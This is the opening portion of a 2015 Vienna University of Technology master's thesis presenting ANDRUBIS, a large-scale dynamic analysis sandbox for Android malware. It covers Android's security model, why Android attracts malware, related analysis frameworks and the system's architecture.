FAKULTÄT FÜR !NFORMATIK
Faculty of Informatics

Dynamic Behavior Monitoring of Android Malware

DIPLOMARBEIT

zur Erlangung des akademischen Grades

Diplom-Ingenieur

im Rahmen des Studiums

Software Engineering & Internet Computing

eingereicht von

Lukas Weichselbaum
Matrikelnummer 0926053

an der
Fakultät für Informatik der Technischen Universität Wien

Betreuung: Ao.Univ.Prof. Dipl.-Ing. Dr. Wolfgang Kastner
Mitwirkung: Dipl.-Ing. Mag. Dr. Christian Platzer

Wien, 31.01.2015

(Unterschrift Verfasser) (Unterschrift Betreuung)

FAKULTÄT
FÜR !NFORMATIK
Faculty of Informatics

Dynamic Behavior Monitoring of Android Malware

MASTER'S THESIS

submitted in partial fulfillment of the requirements for the degree of

Diplom-Ingenieur

in

Software Engineering & Internet Computing

by

Lukas Weichselbaum
Registration Number 0926053

to the Faculty of Informatics
at the Vienna University of Technology

Advisor: Ao.Univ.Prof. Dipl.-Ing. Dr. Wolfgang Kastner
Assistance: Dipl.-Ing. Mag. Dr. Christian Platzer

Vienna, 31.01.2015

(Signature of Author) (Signature of Advisor)

Erklärung zur Verfassung der Arbeit

Lukas Weichselbaum
Obstgartenweg 11, 8136 Gattikon, Schweiz

Hiermit erkläre ich, dass ich diese Arbeit selbständig verfasst habe, dass ich die verwendeten Quellen und Hilfsmittel vollständig angegeben habe und dass ich die Stellen der Arbeit - einschließlich Tabellen, Karten und Abbildungen -, die anderen Werken oder dem Internet im Wortlaut oder dem Sinn nach entnommen sind, auf jeden Fall unter Angabe der Quelle als Entlehnung kenntlich gemacht habe.

(Ort, Datum)	(Unterschrift Verfasser)

Acknowledgements

I would like to use this opportunity to express my deep gratitude to everyone who supported me in accomplishing this thesis. Foremost, I would like to express gratitude to my advisor Dr. Christian Platzer, for always providing me with great feedback, directing my studies in the right direction and for his enthusiasm.
I also would like to thank Matthias Neugschwandtner and Martina Lindorfer who not only provided me with guidance and great advice during my research, but also contributed significantly to ANDRUBIS and helped to scale up ANDRUBIS for receiving mass submissions.
Further, I want to thank all other people who provided feedback and helped extending the ANDRUBIS platform.

A special thanks belongs to my girlfriend Barbara Fischer. Words cannot express how grateful I am for all the sacrifices you've made on my behalf. Thank you for supporting me and always cheering me up.
I also want to thank Veronika Fischer for proof reading my thesis and her suggestions.
Further, I want to thank my parents and my parents-in-law for their support and for always encouraging me with their best wishes.

Abstract

Since its release in 2008, Android has gained an impressive marketshare of about 85% and the amount of Android devices is still growing in relative as well as in absolute numbers. Within the same time, not only benign users have been attracted by Android, but also cyber criminals who can reach many victims by developing malware for the Android platform. This led to an increase of malicious mobile applications by 614% in the last year, whereof 92% of malware were targeting the Android platform.

Malicious applications can turn a user's device into a bot-net node, steal sensitive or confidential information, cause financial damage, etc. Considering the popularity of smartphones and the amount of private data stored on them, it has become very important to detect these kinds of malicious applications. Unfortunately, dynamic analysis frameworks for analyzing Android applications, which can be used by security professionals and laymen, are sparse.

To overcome this deficit, we present ANDRUBIS - a fully automated large-scale dynamic analysis framework for Android applications that combines static analysis techniques with dynamic analysis on both, Dalvik VM and on QEMU virtual machine introspection layer. Furthermore, ANDRUBIS makes use of tainting to detect malicious applications leaking sensitive information and several stimulation techniques to increase code coverage.

We opened ANDRUBIS for public submissions with a current capacity of analyzing around 3,500 samples per day. This led to more than 1,000,000 analyzed Android applications submitted by researchers, security professionals and users.

To evaluate ANDRUBIS, we analyzed Android applications from different sources like the official market, torrents, direct download sites, the Genome Project (a collection of known Android malware families) and malicious Android applications from Virus Total.

Comparison with other analysis frameworks has shown that ANDRUBIS performs very well.

Kurzfassung

Mit einem Marktanteil von circa 85% hat sich Android fraglos zur wichtigsten Plattform für Smartphones entwickelt. Trotz dieser beeindruckenden Marktmacht nimmt die Anzahl der Android Geräte in relativen wie in absoluten Zahlen stark zu. Durch die steigende Verbreitung wird Android auch zu einem interessanten Ziel für Autoren von Schadsoftware. Im letzten Jahr ist die Anzahl der als Schadsoftware klassifizierten Android Applikationen um 614% gestiegen, wobei 92% aller Programme auf die Android Plattform ausgerichtet waren.

Die Gefahren, welche von Smartphone Schadsoftware ausgehen, sind beträchtlich. So ist es unter anderem möglich, dass Schadsoftware das Endgerät zu einem Botnet Client werden lässt, sensible oder vertrauliche Informationen entwendet werden oder ein finanzieller Schaden verursacht wird. Dynamische Analyseumgebungen, die diese Art von schädlichen Programmen aufspüren, sind oft unvollständig oder nicht öffentlich zugänglich.

Um diese Lücke zu schließen, präsentieren wir ANDRUBIS - eine automatisierte, umfangreiche und dynamische Analyseumgebung für Android, welche statische Analysetechniken mit dynamischen Analysetechniken für die Dalivk VM und die Analyse auf der QEMU Virtual Machine Ebene kombiniert. Des Weiteren setzt ANDRUBIS Tainting ein, um zu erkennen, ob Schadsoftware unter Umständen sensible Informationen entwendet. Um die Code-Coverage zu vergrößern, verwendet ANDRUBIS unterschiedliche Stimulationstechniken.

ANDRUBIS ist öffentlich zugänglich und verfügt über eine momentane Analysekapazität von 3.500 Android Applikationen pro Tag. Seit der Veröffentlichung von ANDRUBIS wurden von Forschern, Sicherheitsexperten und gewöhnlichen Android Benutzern über 1.000.000 Android Applikationen hochgeladen und analysiert.

Für die Evaluierung von ANDRUBIS wurde eine große Anzahl an Android Applikationen von unterschiedlichen Quellen, wie dem offiziellen Play Store, Torrents, Direktdownload-Portalen, dem Android Genome Project (einer Sammlung von bekannter Android Schadsoftware) und Android Schadsoftware von VirusTotal, analysiert.

Im Vergleich zu anderen Analyseumgebungen für Android hat ANDRUBIS sehr gut abgeschnitten.

Contents

CHAPTER 1

Introduction

1.1 Motivation

With a global market share of 80% and with 85% of the 300 Million smartphones shipped in Q2 2014 [48], Android is undoubtedly the most popular operating system for smartphones and tablets, rivaled only by Apple's iOS. Naturally, cyber criminals are aware of this significant distribution. The fact that, unlike iOS, Android allows installation of apps from arbitrary sources without rooting the device first, is an additional incentive for criminals to focus on subverting the supply of apps with malicious code. Reports by antivirus (AV) companies back the increasing interest in malware for Android with concrete numbers: The number of malicious mobile apps increased by 614% in the last year, with 92% of malware targeting Android [25].

Google swiftly reacted to the growing interest of miscreants in Android: In February 2012, *Bouncer* [46] was revealed, a service that transparently checks apps submitted to the Google Play Store for malware. Google further reported that this service has led to a decrease of the share of malware in the Play Store by nearly 40% [46]. However, Android users are not limited to the official Google Play Store when it comes to installing software. Apps are available from various sources – these can either be bulk archives which can be retrieved via torrents or one-click hosting services, or alternative app markets that come with a dedicated installer and host their own repositories. This possibility to install arbitrary applications is one of the major differences between Android and iOS and reflects the credo of Google and Apple, respectively. Naturally, especially bulk archives are very unlikely to be checked for malware before they are released, and so the question arises whether they contain a large share of malware.

Our motivation is to make Android a safer platform by improving dynamic analysis capabilities for Android applications. Furthermore, we want to make our research available to users and the scientific community and provide researchers with a solid platform to build various post-processing methods upon.

1.2 Problem

The smartphone industry is one of the fastest developing technological areas so far. While Apple's iOS and Google's Android fight their battles for the bigger market share, malware writers are mindful of this development and start adapting their software to these new operating systems. Unlike ordinary malware, however, facilities for dynamic analysis of unknown Android smartphone applications are sparse.
Ways need to be found to efficiently analyze Android smartphone applications, and decide if they are behaving in a way that harms users, by e.g. leaking sensitive information, sending unsolicited SMS messages, calling value-added numbers

In order to check if an application performs malicious actions, we built a system, which is capable of monitoring relevant API invocations on the system- and the virtual machine introspection layer. Monitoring of the application should be as transparent as possible to prevent malware from detecting the analysis environment.

1.3 Aim of the Work

The goal of this thesis is to create a comprehensive, usable and stable analysis platform that satisfies the needs described in Sections 1.1 and 1.2.

Monitoring of API invocations on the system layer and the virtual machine introspection layer should allow automatic detection of dangerous activities or activities which excess permissions granted to the analyzed application by the user.

The system should be able to:

- analyze Android applications in an automated manner and therefore also support analysis of a whole batch of applications without user interaction.
- provide a detailed analysis of different sources for Android applications and compare their behavior to known malware applications.
- provide a set of properties which can be identified as common elements in mobile malware, paving the way for an automated filtering procedure of suspicious applications.
- provide a platform for the research community, which allows submission of Android application samples via a web interface or directly from a phone through a custom Android application.

1.4 Contributions

We designed and implemented ANDRUBIS, an automated analysis solution for Android that records events on conceptional different levels: Java code executed by the Dalvik Virtual Machine and native code executed at system-level. To cover system-level events, we instrumented the QEMU-based emulator to keep track of system calls and native library activity. As some characteristics are only exposed if they are triggered by specific interactions with the sample, we also provide targeted stimuli during the dynamic analysis. To be able to customize the set of stimuli for each sample, we leverage information from prior static analysis.

As its name already suggests, we built ANDRUBIS as an extension to the public malware analysis sandbox Anubis [6]. ANDRUBIS has been operating since June 2012 and has analyzed over 1,000,000 unique Android applications since. ANDRUBIS achieves a throughput of around 3,500 analyses per day, with samples coming from market crawls, sample sharing with other researchers and submissions through our web interface or directly from user's phones.

The contributions presented in this thesis are structured as follows:

- Chapters 4 and 5 introduce ANDRUBIS, a fully automated analysis framework that includes both static and multi-layered dynamic approaches to analyze unknown Android applications.
- We implement various stimulation techniques and verify their effectiveness by computing the resulting code coverage. Details are discussed in Chapter 7.
- Using ANDRUBIS, we analyze more than 1,000,000 applications from different sources and present our findings in Section 7.2. We further give insights on whether specific sources are prone to deliver specific strains of mobile malware. We also provide a set of properties which we identified as common elements in mobile malware, paving the way for an automated filtering procedure of suspicious applications.
- In Section 7.4, we show by clustering our data set that the feature set produced by ANDRUBIS is rich enough to allow for researchers to build various post-processing methods upon.
- To provide our solution to the research community, we opened our large-scale analysis system for public submissions under `http://anubis.iseclab.org`.

While the core framework of ANDRUBIS was built by myself, the following people contributed to build, extend and maintain ANDRUBIS: Matthias Neugschwandtner, Martina Lindorfer, Yanick Fratantonio, Christian Kudera, Victor van der Veen.
Christian Platzer and Matthias Neugschwandtner supervised the work on ANDRUBIS.

Parts of this work have already been published as techreport *Andrubis: Android Malware Under The Magnifying Glass* [57] and as a conference paper: *Andrubis - 1,000,000 Apps Later: A View on Current Android Malware Behaviors* [45] which was presented at Proceedings of the the 3rd International Workshop on Building Analysis Datasets and Gathering Experience Returns for Security (BADGERS) in Wroclaw, Poland, September 2014.

1.5 Methodology

Analyzing or detecting Android malware follows the same basic principle that research on x86 malware relies on. On one hand, *static analysis* immediately yields information just by looking at a sample, while *dynamic analysis* executes the sample and provides details on its behavior during runtime with the disadvantage of being slower and more resource intensive. A large body of research [30, 40, 43, 62] on Android malware uses these methods, while none of them provide a comprehensive technical solution that combines them to obtain a thorough feature set for a sample.
In order to also track API invocations of dynamically loaded code (e.g. over the Internet), a dynamic analysis approach is necessary. Two possible ways to accomplish this goal are:

- **Dalvik level monitoring**
  To track API calls on the Dalvik Virtual Machine level, modifications to the Android source code (Java applications, native code libraries, kernel, etc.) are necessary.

- **Introspection on the virtual machine layer**
  Monitoring is done on the lowest possible level. Android can be run in a modified QEMU emulator, which allows logging of system calls, loaded libraries and called library functions. With this information, it is possible to create profiles of dangerous activities.

The system will be evaluated with the Genome Project [61], a collection of known Android malware families and by analyzing Android applications from different sources like the official market, torrents, direct download sites and Android applications from Virus Total [23] that have been explicitly marked as malware. Further, we will demonstrate the detection capabilities of ANDRUBIS in two case studies.

The evaluation should reveal, if known malware can be identified by the system and if it is possible to classify malware into malware families according to common feature sets.

The effect on the Android system performance of the different monitoring strategies will be evaluated as well.

CHAPTER 2

Security in Android

2.1 Android Basics

This chapter should provide a basic overview on the security architecture Android is built upon. To implement dynamic security analysis, it is very important to understand the basic security design and its limitations. Due to the fact that neither the best security architecture can prevent abuse of legit functionality to build harmful software, without completely locking down the system (e.g. by not allowing the installation of third party applications), the second part of this chapter will shed some light on the question, why the Android platform is such an interesting target for malware developers.

2.1.1 Android Architecture

Android is built upon a Linux Kernel and comes with device drivers, native libraries, the Android Runtime which consist of the Dalvik Virtual Machine and core libraries, an application framework and core applications (cf. Figure 2.1).
The basic concepts of the Android security architecture are explained in the *Android Security Overview* in the *Android Open Source Project* Website [42].
According to [42], the key security features of Android are:

- Robust security at the OS level through the Linux kernel
- Mandatory application sandbox for all applications
- Secure interprocess communication
- Application signing
- Application-defined and user-granted permissions



Figure 2.1: Android Software Stack [42]

2.1.2 System and Kernel Level Security

Two primary security mechanisms offered by the Linux Kernel are POSIX (Portable Operating System Interface) users and file access [54]. By the means of POSIX users it is possible to separate installed Android applications on the operating system level. Each application gets its own unique user ID at installation time under which a Dalvik VM instance runs the application code. Therefore, two different applications cannot interfere which each other, because they are running with a different user ID. The same principle applies to file system access which is also granted based on the user ID. Therefore, files of an application cannot be accessed by an arbitrary other application unless the file is explicitly marked as *world-readable*[1].

Therefore, Android, unlike other operating systems, separates applications by running every application under its own system user, in a separate process and in its own instance of the Dalivk VM (see Figure 2.2).

[1] An exception to this can be files which are written to an SDCARD which is formatted with a files system, that does not support file permissions e.g. FAT32



Figure 2.2: Android Applications are sandboxed by running as a separate user in their own Dalvik VM process [4].

2.2 Malware

As already mentioned before, the number of malicious mobile applications increased by 614% in the last year, with 92% of malware targeting Android [25]. These numbers lead to the question: *Why is Android such an interesting target for malware developers?* We probably cannot answer this question with certainty, but it can be argued that the following facts pose strong incentives to develop malware for Android.

2.2.1 Android Market Share

Android has a huge market share of 85%. Despite this impressive number, the amount of Android devices is still growing in relative as well as in absolute numbers (the total growth year-over-year was 26.7% from 2013 to 2014) [48]. Also, the Android platform is not restricted to smartphones. Android also runs on tablets (currently about 70% market share) and will soon also be used for smart TVs, car infotainment systems, smart watches and more [21].

This is a gigantic number of devices, which of course pose a very interesting target for malware developers. If a miscreant would have to invest the same amount of resources for finding a zero day vulnerability in Android, as compared Apple's iOS, one would probably choose Android. The number of potential victims, due to Android's market share, clearly outnumbers the number of potential victims you could target on iOS.



Figure 2.3: Relative number of devices running a given version of the Android platform as of August 12, 2014. [3]

2.2.2 Insufficient Patch Management

Android suffers from a significant version fragmentations (see Figure 2.3). As of today, there are still 13.6% devices running Android Gingerbread (API version 2.3.3 - 2.3.7) which was released in February 2011. And even worse, 0.7% of active Android devices still run Android Froyo (API version 2.2) [3]. 0.7% does not sound like a huge amount of devices, but considering that currently there are about a billion active devices [5], 0.7% represent an impressive number of 7'000'000 devices!

From a security perspective, the version fragmentation itself is not a problem. The actual problem arises, because usually not getting an update to the next version also entails that the user does not get security patches either. Therefore, a big number of devices running an old and probably vulnerable version of Androids makes it easier for malware authors to exploit known vulnerabilities in Android.

The reason for this fragmentation of Android versions probably is due to the fact that Android, unlike Apple, is not restricted to one (in-house) hardware manufacturer. Different hardware manufacturers like Samsung, HTC, etc. often extend Android with custom applications and drivers, which makes them incompatible with stock Android and are expensive to maintain over a long period of time. Therefore, they are often abandoned after one or two years. Also manufacturers want their customers to buy new devices as soon as possible. Not getting the newest Android version on older phones, can be a strong incentive to buy a new device.

Since Apple builds all their devices in-house, they completely control the ecosystem and only have to support their own hardware platform. They can easily provide updates for older models for many years.

2.2.3 Limitations of an Automated Application Review Process

Before an Android application can get published in the Android Play Store, it has to be checked by *Bouncer* [46], a service that transparently checks apps for malware. Although Google reported that this service has led to a decrease of the share of malware in the Play Store by nearly 40%, there are still many ways of circumventing this type of analysis. For example, one very simple approach would be, to upload an application with dynamic code loading capabilities and wait with providing malicious payloads until the application passed the bouncer check and was released in the Play Store.

Due to the fact that Bouncer can be bypassed, malware developers can publish their malicious apps in the Play Store (at least for limited amount of time) and target a huge amount of Android users.

Apple's strategy is much stricter, since apps also have to pass a brief manual review [16]. Although, if dynamic loading of code is allowed, manual reviews can be bypassed as well.

2.2.4 Possibility to Install Applications from Alternative Sources

After changing system settings, Android allows to install applications from arbitrary sources like alternative stores or from files via direct downloads, Torrents, etc. This poses a significant risk to the user, since these applications did not undergo the Google's QA process and were not checked by Bouncer. Unfortunately, there is a big incentive for users to install applications from an alternative source, because it is an easy and comfortable way to circumvent software costs and install pirated programs.

Apple's iOS on the other hand restricts the freedom of the user and only allows applications to be installed, if they were downloaded from the App Store.

2.2.5 Native Code Support

Android supports the execution of native code. Android applications can be shipped with binaries that run on the target platform (e.g. ARM or x86). This feature is especially important for performance-critical use cases such as displaying 3D graphics. Native code is not executed in the Dalvik VM and therefore increases the attack surface significantly, since a vulnerability in the underlying Linux system is now within reach of the application. Many Android root exploits depend on the possibility to execute native code [36].

Since native code plays an important role for root exploits, parts of this work are focused on analyzing the behavior of native code on VMI level (see Section 6.1).

2.2.6 Valuable Resources and Information

Android devices or smartphones in general, pose an extremely interesting target for malware authors since they provide a huge amount of valuable resources and information like:

- **Private Communication**
  Smartphones are using multiple communication channels like email, SMS, phone calls, etc. This information can be very valuable for malware authors. Attack scenarios range

from interception of private or corporate emails, which can be used for blackmailing people or industry espionage, to stealing SMS communication. Since SMS-TANs are getting very popular, the latter attack can pose a significant financial threat.

- **Contacts**
  Since smartphones usually have an address book with numerous contacts (phone numbers, emails, addresses), they are a very interesting target for spammers.
- **Premium Rate Numbers**
  Malware on smartphones can initiate calls or send SMS to premium rate numbers.
- **Computing Resources**
  Although not yet as powerful as computers, smartphones, considering their size, have an impressive amount of computing power. This computing power can be utilized by malware developers to build multipurpose bot-nets.
- **Sensor Data**
  Modern smartphones come with many sensors like camera, microphone, GPS, gyroscope, etc. These sensor data can disclose sensitive data and can be used to track or spy on the owner.

2.2.7 Open Source

The source code of Android is available to the public[2]. This has not only the advantage that many people can review Android's code base, but also allows malware authors to better understand the underlying system. This, in turn, lowers the entry barrier for developing malware.

2.2.8 Permission Model / User

Last but not least, Android's permission model is complicated and users often tend to install applications without questioning if the requested permissions are really necessary [38]. Also, once permissions are granted they cannot be revoked unless the application is removed.

A great improvement in terms of security would be, if untrusted apps could be run in a special sandbox that only exposes dummy data to the application in question.

Some of these points also apply to other mobile operating systems, but especially Sections 2.2.1 to 2.2.4 in combination are very Android-specific.

[2] `https://source.android.com/`

CHAPTER 3

Related Work

Research in mobile malware has experienced a tremendous boom in the last few years. With the appearance of the first malicious apps, the research community launched various projects to shed some light into mobile malware. One of the first was PiOS [34], a framework that used static analysis to detect privacy leaks in iOS applications. Due to the more restrictive nature of iOS, more engineering effort was necessary to achieve this goal. In our approach, the same functionality is provided by our tainting mechanism. An extension of PiOS was presented in [33] where the idea was leveraged to prevent control flow attacks. The main finding of PiOS was, that ad libraries often leak a tremendous amount of private information. The same is true for the Android OS.

Felt et al. [37] analyzed a total of 46 iOS, Symbian and Android malware samples in detail to provide one of the first surveys on mobile malware and their author's incentives. Along with the processed information, the authors provide a list of dangerous permissions these apps used. An approach to identifying malicious applications that does not rely on requested permissions but uses syscall information was presented by Burguera et al. [30]. The authors use *strace* to extract vectors reflecting the number of invocations for each possible syscall from applications. To detect malware, the authors rely on k-means clustering over the available vectors. The authors of AdRisk [43] focused on detecting privacy and security risks in in-app advertisement libraries. They statically analyzed apps from the Google Play Store to identify the potential of included ad libraries to leak private information and execute untrusted code. Zhou et al. [60] analyzed official and third-party markets for repacked binaries and discovered that 5% to 13% of applications are repacked versions of existing applications from the original market. The repacked versions in their evaluation are mainly used to replace ad libraries and thus re-route ad revenues, but they also found repacked applications with additional malicious payloads. While the authors used fuzzy hashing to statically generate and compare app fingerprints, ANDRUBIS could also identify the additional malicious behavior during runtime.

Concerning frameworks for the large-scale dynamic analysis of Android applications, the vision paper of Gilbert et. al. [40] was the first to propose a system like ANDRUBIS. With the only exception of using taint tracking instead of dependency graphs to determine the source of

malicious actions, our system incorporates every element discussed in this work. For a thorough analysis, however, we extended the system with system level virtual machine introspection.

Although little information about the Google Bouncer [46] is available for the public, this system certainly uses some kind of dynamic execution to assess new submissions. Investigation showed, that it also suffers from common evasion techniques like fingerprinting or VM detection [51].

DroidScope [58] is a dynamic analysis system that solely uses VMI. While this approach certainly has advantages, such as whole-system taint analysis, the delicate reconstruction of Java objects and the like from raw memory regions will probably require a substantial amount of adaption when Google pushes an update.

DroidRanger [62] pre-filters applications based on a manually created permission-fingerprint before subjecting them to dynamic analysis. The authors use it to compare 200,000 apps from different markets. In contrast to this approach, we have analyzed every app with ANDRUBIS, yielding full behavioral profiles to base our evaluation on. Furthermore, DroidRanger performs system-level monitoring through a kernel module instead of VMI and focuses only on system calls used by existing Android root exploits. Finally, the dynamic analysis part of DroidRanger does not employ stimulation techniques.

Regarding stimulation of applications during the analysis, both SmartDroid [59] and AppsPlayground [53] try to drive the app along paths that are likely to reveal interesting behavior through targeted stimulation of GUI elements. Their approaches can be seen as intelligent enhancements of the existing Application Exerciser Monkey and our custom stimulation of activity screens. They are largely orthogonal to our work, which also focuses on stimulating broadcast receivers, services and common events.

When we started developing ANDRUBIS there was no publicly available malware analysis framework for Android. Now two years later, ANDRUBIS is heavily used and more than 1,000,000 apps have been submitted.

In the mean time, there are also other publicly available analysis frameworks for Android. For example, Badger [10] and Mobile Sandbox [18, 55]. In contrast to ANDRUBIS, Badger performs only static code analysis to test for data leaks and lists permissions as well as identify used ad libraries. The Mobile Sandbox project is more mature as it claims to perform dynamic analysis as well. Unfortunately, we were not able to perform an in-depth comparison, as both systems seem to be unable to cope with their submission load - our samples are stuck in the input queues to these systems. We emphasize that ANDRUBIS's design allows for large-scale deployments that can easily handle a big workload.

Framework	Implementation Details		Analysis Type			Analyzed Features			
	Android Version	Inspection Level	Static	Tainting	GUI Interactions	File	Network	Phone	Native Code
AASandbox	—	Kernel	•		•	•	•	•	
AppIntent	2.3	Kernel	•	•	•				
ANANAS	2.3-4.2	Kernel	•		•	•	•	•	•
Andrubis	2.3.4	QEMU & Dalvik	•	•	•	•	•	•	•
AppsPlayground	—	Kernel	•	•	•				
CopperDroid	2.2.3	QEMU	•		•	•	•	•	•
DroidBox	2.3-4.1	Kernel		•		•	•	•	
DroidScope	2.3	Kernel & Dalvik		•		•	•	•	•
ForeSafe	?	?	•		•	•	•		
Joe Sandbox Mobile	4.0.3 / 4.0.4	Static Instrumentation	•		•	•	•	•	
Mobile Sandbox	2.3.4	Dalvik	•	•	•		•	•	•
SandDroid	?	?	•	•	?	•	•	?	?
SmartDroid	2.3.3	Kernel	•	•	•	•	•	•	
TraceDroid	2.3.4	Dalvik	•		•	•	•	•	
vetDroid	2.3	Kernel & Dalvik	•	•	•	•	•	•	
VisualThreat	?	?	•			•	•	•	•

Figure 3.1: Comparison of Android malware analysis sandboxes [50].

A more comprehensive analysis of the currently available analysis frameworks for Android (see Figure 3.1) was done by Neuner et al. [50]. In their work, they give an overview on state-of-the-art dynamic analysis platforms for Android and evaluated them with known malware. ANDRUBIS was able to analyze all samples and correctly classified 7 out of 8 samples as malware.

CHAPTER 4

System Architecture

4.1 System Overview

The basic idea behind our framework parallels several other approaches developed for x86 or, more specifically, Windows systems. The core component is a virtual machine (VM) that is running the sample under scrutiny and records every action down to the last detail. However, due to the special structure of the Android operating system, some of the elements are different. In this chapter, we discuss the major components, how they are integrated into the system and how they differ from their x86 counterparts.

We implemented ANDRUBIS as an extension to the Windows malware analysis sandbox Anubis [6, 27]. In addition to the public web interface and a scripting interface for bulk submissions, we also provide an Android app[1] to submit samples directly from a smartphone.

Figure 4.1 shows the structure of ANDRUBIS and its components in detail. In the first step, ANDRUBIS subjects each submitted app to pre-analysis scripts, most importantly the *static analysis*. Results of this step are then used to guide the *dynamic analysis*, which comprises monitoring at Java-level a modified Dalvik VM as well as at system-level through VMI in the emulator. Lastly, post-analysis scripts process the analysis results and enhance them by a detailed *network analysis*. Both pre- and post-analysis scripts also act as an interface to extend the analysis, which either extract additional information before dynamic analysis or further process finished analysis reports.

[1] `https://play.google.com/store/apps/details?id=org.iseclab.andrubis`

